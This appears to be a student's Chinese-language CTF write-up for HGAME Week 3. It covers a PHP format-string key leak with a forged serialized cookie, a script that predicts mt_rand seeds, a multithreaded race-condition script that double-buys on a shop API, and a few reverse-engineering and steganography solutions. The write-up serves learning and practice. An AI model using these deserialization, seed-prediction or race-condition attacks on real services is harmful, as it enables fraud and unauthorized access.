HGAME-Week3-WriteUp

1. Web

这周的web在于学习和熟悉，能做出来都是出题人 ~~py~~ 教的好

1. 序列之争 - Ordinal Scale

先做良心出题人大茄子的题

> *『这虽然是游戏，但可不是闹着玩的。』*
>
> 只有达到第一名才能拿到 flag!
> Link Start!

点进链接，先F12查看，发现有注释：，所以访问 url :https://ordinal-scale.hgame.n3ko.co/source.zip，获得源码。

我拿到源码后，先试着玩了一下，发现很容易到达第二名，但第一名一直没达到，就去读源码，发现在源码里设计好了：

```
if($this->rank <= 2){
                $this->rank = 2;
            }
```

所以根本别想按照正常的方法成为第一。

一开始稍微看了下源码，因为是重点文件都是php文件，所以猜测是php代码审计题，问了下大茄子得到肯定的答复（因为我web题型有哪些都不清楚w），然后就仔细看源码，我以为可能有逻辑漏洞，把源码看了好几遍（边看边学php），发现 类monster的构造函数可利用（这么长也太明显了：

```
public function __construct($key){
        $this->encryptKey = $key;
        if(!isset($_COOKIE['monster'])){//初始化monster
            $this->Set();
            return;
        }

        $monsterData = base64_decode($_COOKIE['monster']);
        if(strlen($monsterData) > 32){
            $sign = substr($monsterData, -32);
            $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
            if(md5($monsterData . $this->encryptKey) === $sign){
                $this->monsterData = unserialize($monsterData);
            }else{
                session_start();
                session_destroy();
                setcookie('monster', '');
                header('Location: index.php');
                exit;
            }
        }
```

```
        $this->Set();
    }
```

因为挖掉了monsterData后面32长度的字符，并放在判断语句的右侧，长度32可以猜测是md5值，加上左侧用了md5函数，所以要构建的monsterData的后32长度基本就是一个md5值，源码前面给出了encryptKey，所以试着post自己构建的序列化的monsterData，发现然并卵orz。

加之对自己是不是真的把逻辑看懂了不是很放心，继续搜索了很多东西，后面发现了**sprintf**函数有漏洞，就猜想可能不是利用逻辑，是利用漏洞。

于是将名字设置为**%s**，果然出来了一串字符，按照逻辑分析这就是**encryptKey**，这个就和源码里一开始设定好的那个encryptKey不一样了，开始我post的monsterData是按照初始的encryptKey，所以出不了结果，于是现在换了key之后再去post，再次然并卵orz（因为我并不知道monsterData前面部分填什么）

可能是我搜索的方式不对，没得到进一步的进展了。挣扎一天后，还是py了大茄子。果然 ~~pg~~ 好使，大茄子让我去了解一下反序列化漏洞，就是利用**unserialize**函数。

于是解题思路出来了，先构建好后部分的monsterData使得

```
if(md5($monsterData . $this->encryptKey) === $sign)
```

这个构造函数里的判断语句为真，就可以将monsterData改为我们想要的值了，改成什么呢?

```
 public function __construct($playerName){
        $_SESSION['player'] = $playerName;
        if(!isset($_SESSION['exp'])){
            $_SESSION['exp'] = 0;
        }
        $data = [$playerName, $this->encryptKey];
        $this->init($data);
        $this->monster = new Monster($this->sign);
        $this->rank = new Rank();
    }

    private function init($data){
        foreach($data as $key => $value){
            $this->welcomeMsg = sprintf($this->welcomeMsg, $value);
            $this->sign .= md5($this->sign . $value);
        }
```

根据类Game里的构造函数（整个逻辑就是通过game.php里的创建Game的对象来创建其他类的对象的），上面这个构造函数里的sign就是我们的Monster类输入的key，所以我们可以同理来得到我们的**monsterData的后部分**:

```
$playerName='%s';
$encryptKey='gkUFUa7GfPQui3DGUTHX6XIUS3ZAmClL';//这个就是%s爆出的encryptKey，初始的
encryptKey
$data=[$playerName,$encryptKey];
$a='';
foreach ($data as $key =>$value){
    $a.=md5($a.$value);
}                                                    //循环完后就是输入到Monster类里的
encryptKey
```

现在问题是我们**monsterData的前面部分**到底填什么呢？看源码：

```
$monsterData = base64_decode($_COOKIE['monster']);
        if(strlen($monsterData) > 32){
            $sign = substr($monsterData, -32);
            $monsterData = substr($monsterData, 0, strlen($monsterData) - 32);
            if(md5($monsterData . $this->encryptKey) === $sign){
                $this->monsterData = unserialize($monsterData);
```

这里就是这个**unserialize**起作用了，也就是利用反序列化漏洞。通过构造：

```
class Rank{
    public $rank=1;
}
$monsterData=serialize(new Rank);//这个monsterData就是我们要输入的前面部分的内容
```

unserialize将我输入的这个反序列化后，改变了Rank实例里的rank值，而之后在销毁Rank实例前执行Rank的析构函数：

```
public function __destruct(){
        // 确保程序是跑在服务器上的!
        $this->serverKey = $_SERVER['key'];
        if($this->key === $this->serverKey){
            $_SESSION['rank'] = $this->rank;
        }else{
            // 非正常访问
            session_start();
            session_destroy();
            setcookie('monster', '');
            header('Location: index.php');
            exit;
        }
    }
```

这个key与我无关，就这里将*$_SESSION['rank']*改为了1，之前this->rank已经过了那个判断，肯定不为1，我们通过反序列化漏洞在析构函数执行时改为了1，这样在后面判断这个时

```
<?php if($game->rank->Get() === 1){?>
        <h2>hgame{flag_is_here}</h2>
```

```
 public function __construct(){
        if(!isset($_SESSION['rank'])){
            $this->Set(rand(2, 1000));
            return;
        }

        $this->Set($_SESSION['rank']);          //这里输进了1
    }

    public function Set($no){
        $this->rank = $no;
    }

    public function Get(){
```

```
        return $this->rank;                    //输出
    }
```

判断成立，我们得到了flag。

当然得注意还得base64编个码再发送。

（都是现学的，写这么多顺便理了下思路，大佬看到有错的话qqn快告诉我）

2. 二发入魂!

这题目描述≈无，点进链接，嗯，这是一个抽卡题（雾

一开始没看懂的人还是挺多的，于是出题人加了张图，~~嗯，图片隐写得到flag~~，根据图片可以知道这道题就是获得随机数函数的seed。F12，看见注释：，但这个注释到后面才有用。

往下可以看到js源码：


```
function random() {
    var times = $("input[name='times']").val();
    $.get("random.php?times="+times,
    function(data) {
        if(data) {
            var show = $("div[name='show']")
            show.empty()
            show.append(data)
        }
    })
}

function verify() {
    var verify = $("input[name='verify']").val();
    $.post("verify.php", {
        "ans": verify
    },
    function(data) {
        if(data) {
            alert(data)
        }
    })
}
```

所以我们是要获取php随机函数的seed，一开始按照 *“seed php random”* 的关键词去搜，只能搜到暴力破解的脚本，而且我测试了一下，好像时间又久跑出的seed还得筛选。而试着随便交个seed会弹窗：

> wrong answer or too slow (solve it in 2 seconds)

所以必不能是暴力破解。难道要自己研究一下这个随机函数的算法?

后面换了一个~~比较难用的~~搜索引擎，在第二页看见了关键词**no bruteforce**：



哇咔咔，这不就是我需要的吗！

> url: https://www.ambionics.io/blog/php-mt-rand-prediction

点开一看，㊋学习英语时间到，~~在网页翻译的帮助下~~，把全文大概意思看明白后，git clone了仓库，在本地试着解出种子，一开始随机数选错了，一直没跑出种子，后面问了下hammer学长，应该是我参数的问题，又回头去仔细看文章（果然还是英文香），发现随机数之间要隔226个随机数，因为从第228个开始计算就不同了。

> The first **226 (N-M)** values are computed differently from the ones afterwards.

而题目的random很好猜，应该就是一个for循环，小于$times-1，循环内就是打印mt_rand函数。

所以在原脚本的基础上添加：

```
import random
import sys
import requests

url1='https://twoshot.hgame.n3ko.co/random.php?times=228'    #获取228个随机数
url2='https://twoshot.hgame.n3ko.co/verify.php'
r=requests.session()
headers=r.get(url1).headers
#cookies={'PHPSESSID':'547nbvk7sicepanfar3hsaf7l1'} 不需要这个
b=requests.get(url1).text
b=b.strip('[')
b=b.strip(']')
a=[int(x)for x in b.split(',')]                                    #将get的字符串转为list


#下面加在结尾

seed=main(int(a[0]),int(a[227]),0,0)
print(seed)
data={'ans':seed}
print(r.post(url2,data=data).text)
```

上面获取seed的函数第一，第二个参数就是随机数，中间隔了226个随机数，第三个参数就是将seed扔进mt_rand函数后到第一个随机数输出之间调用的mt_rand的次数，~~根据我的猜测，毫无疑问是0~~，可以写个for循环跑出来，原文是下面这么写的。

> Number of mt_rand() calls in between the seeding and the first value (rand_n+0)

也可以看它源码的示例（截取部分）：

```
mt_srand($argv[1]);          #argv[1]是种子
for($i=0;$i<$argv[2];$i++)   #argv[2]是次数
    mt_rand();

print mt_rand() . " ";       #第一次输出
```

第四个参数就是开始的注释：

这道题一开始直接post，还是返回wrong，问了下学长才知道种子保存在session，所以我每次request.get的session都是不一样的，所以我上面的脚本进行了修改。就可以得出flag了啦。

3. Cosmos的二手市场

> 这个寒假病毒肆虐,Cosmos待在家里闲着无聊,于是他就开设了一个线上二货市场,买卖他的一些小玩具,只要谁能在他手里赚上一个亿,他就给谁flag,有钱人的生活就是这么朴实无华且枯燥.

这个题目还是挺好玩的，只是我不会而已XD，一开始先把源码里的cosmos.js拿下来研究了一下，没发现啥呀，然后各种尝试，完全莫得反应啊，考点在哪都不知道。。

去问学长，roc学长告诉了我是利用服务器处理请求，也就是因为这个题目买东西是先给货再扣钱，这时候同时提交购买申请的话，服务器给你两批货，但~~反应不过来~~处理扣钱就只能扣我一次了。所以用python的多线程库可以写脚本：

```
#!/usr/bin/env python3
#-*- coding:utf-8 -*-

import threading
import requests
import time
import re

url1='http://121.36.88.65:9999/API/?method=buy'
url2='http://121.36.88.65:9999/API/?method=solve'
url3='http://121.36.88.65:9999/API/?method=getinfo'
r=requests.session()
headers=r.get(url1).headers
cookies={'PHPSESSID':''}                    #登陆后填cookies
data1={'code':800001,'amount':500}
data2={'code':800001,'amount':100}          #这数目是后期的，前期得改


#t=time.time()                              #这是我刚开始测多线程的
def getinfo():
    global money,headset
    info=requests.get(url3,cookies=cookies).text
    money=re.search(r'"money":([0-9]{0,10}),"properties"',info)
    headset=re.search(r'"code":"800001","amount":([0-9]{0,10})',info)
    headset=int(headset.group(1))
    money=int(money.group(1))

def buy():
    print(requests.post(url1,cookies=cookies,data=data1).text)
    #print(int(round(t*1000000)))

def sell():
```

```
    print(requests.post(url2,cookies=cookies,data=data2).text)

info=requests.get(url3,cookies=cookies).text
money=re.search(r'"money":([0-9]{0,10}),"properties"',info)
headset=re.search(r'"code":"800001","amount":([0-9]{0,10})',info)
headset=int(headset.group(1))
money=int(money.group(1))

while money<100000000:
    if money<5000000:
        sell()
        getinfo()
    if money>=5000000 and money<70000000:
        if __name__=='__main__':                    #现学的，有错求指出
            t1=threading.Thread(target=buy)
            t2=threading.Thread(target=buy)
            t1.start()
            t2.start()
            t1.join()
            t2.join()
        getinfo()
```

小结：这周我的web结束了，，，剩下的题目也有听说不难的，但我做不动了，上周说好好学web，在序列之争把php熟悉了一下，后面看了看js，熟悉（学习）了下正则，大概了解了下web的出题方向有哪些，作为一个寒假才开始学的撑到第三周太难了我，看得出学长有照顾新生，出的题覆盖范围广，让我们接触到很多题型，只不过是我不知道的东西太多，拿到题不知道往什么方向思考。我做出的题都挺精彩的，看了下上周大大佬的wp，发现我做不出，没思路的题确实是不会的，也是十分精彩的，sql注入什么的还只是有了解，得再接再厉继续学习！


2. Re

我只是web做不出了来看看其他题，没想到这道re看了下学习资料后近乎秒出。。。~~（我承认我有赌的成分）~~

- **oooollvm**

> "年轻人的第一个混淆"

看了学习资料，这种混淆是加入大量循环/判断语句使得代码审计困难，但如其所写，看函数图就一目了然了



这道题加入了很多判断语句，但最终的核心部分都在下面，所以我们可以调试着看或者直接硬看。。

我在main函数之间f5，根据我的 ~~猜测~~ 观察，在if语句判断完成后执行的是核心代码，所以可以看到这一行：

```
        if ( (unsigned __int8)table2[v14] != (~s[v14] & ((unsigned
__int8)table1[v14] + v14) | ~((unsigned __int8)table1[v14] + v14) & s[v14]) )
```

哇，这是什么，好精华的部分，双击table2和table1跟过去看一眼mmmm，这是 ~~恋爱~~ 熟悉的味道，加上前面我们输入了s

```
__isoc99_scanf("%34s", s);
```

v14又是个计量数

```
++v14;
```

最外面还套着大循环，欧克，手动还是脚本，选一个就行，~~小孩子才做选择，我全要~~

小结：幼稚园学长给的学习资料往往切中要点，上周的脱壳也是这样，良心学习资料，给幼稚园学长点赞。我把一道有技术含量的题都弄成什么样了，希望学长不要打人XD

3. PWN：完

4. Crypto：完

虽然没写出Crypto，但题目还是看了下，有道题剧情丰富，难度也还好，原来查资料时好像看到过类似的题目，但没时间写了，这不影响我对密码学扛把子Lurkrul学长的崇拜之情，数学真神奇;]

5. Misc

下周misc就没有了，我的摸🐟结束了。。。。

1. 美 人 鲸

~~签到题，没什么好说的~~，当天晚上我看了眼这个题，要下docker，然后安装时(一开始安的windows版），我从开始hgame就没关过机的笔记本崩了。。。重装系统，还好我每周中间和快结束时都会备份一次。。。

等我搞好电脑后各个题三血都差不多了，只有一个**jqy学长的题**还没有一血，我就去试着搞了一下，~~然后沉迷于深度学习~~，中途Linux上docker终于安好了，就顺便把这道题做了。

记得把镜像弄下来后，（当时我十分暴躁），就翻文件夹，看到有个描述是

> Env":["FLAG=Find flag.tar.gz!","PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/

然后又看到了描述：

> Zip Password: cfuzQ3Gd6gqKG@$N

翻到flag.tar.gz后，就可以解出flag.db，然后把flag.txt导出即可

啊，问我怎么翻的这么快，查了下docker的目录结构呗，，，都在/docker/auf/diff里咯（逃

2. 三重隐写

> 三份的音频，三倍的快乐！
> 里面还有E99最爱听的歌曲！

下载压缩包打开瞅，五份文件三首歌，解压一看U有鬼，foremost来一套，得到条码得反转，手机扫码有问题，在线网址得结论：

> AES key: 1ZmmeaLL^Typbcg3

flag文件在7z，查看一下真加密，尝试一下key不行，回头看那LSB，百度谷歌搜工具，下载尝试却不行，多次尝试仍无果，反头看那双笙曲，拖进winhex走一波，只见结尾一句话：

> Stegano key in LSB

放弃还是坚持，这是个值得深思的问题，~~我选择py出题人~~

ObjectNotFound学长告诉我用SilentEye这个工具，我查了下，这个工具的文字描述都是图片LSB什么的，在其安装界面才看到有个wav选项（藏得太深了）

终于得出结论

> Stegano key: uFSARLVNwVIewCY5

~~后面就没什么难的了~~，我还是被上里与手抄卷坑了，mp3stego解出来的还有个.pcm文件，然鹅我没看到那个txt，纠结了好一会，终于得到结论：

> Zip Password: VvLvmGjpJ75GdJDP

解压并安装附带的安装包，打开软件输入key得到flag

小结：日常那道题本来想最后几小时能不能r出来，后面发现不太行的亚子，这周misc难度比去年高，没有week4是出题人**怕我们抑郁**，现在专心学习一下其他的方向就行。

这周的题目挺难的（对我这种新手而言），很明显看到没做出几道题，估计week4也差不多，但我会努力去做的www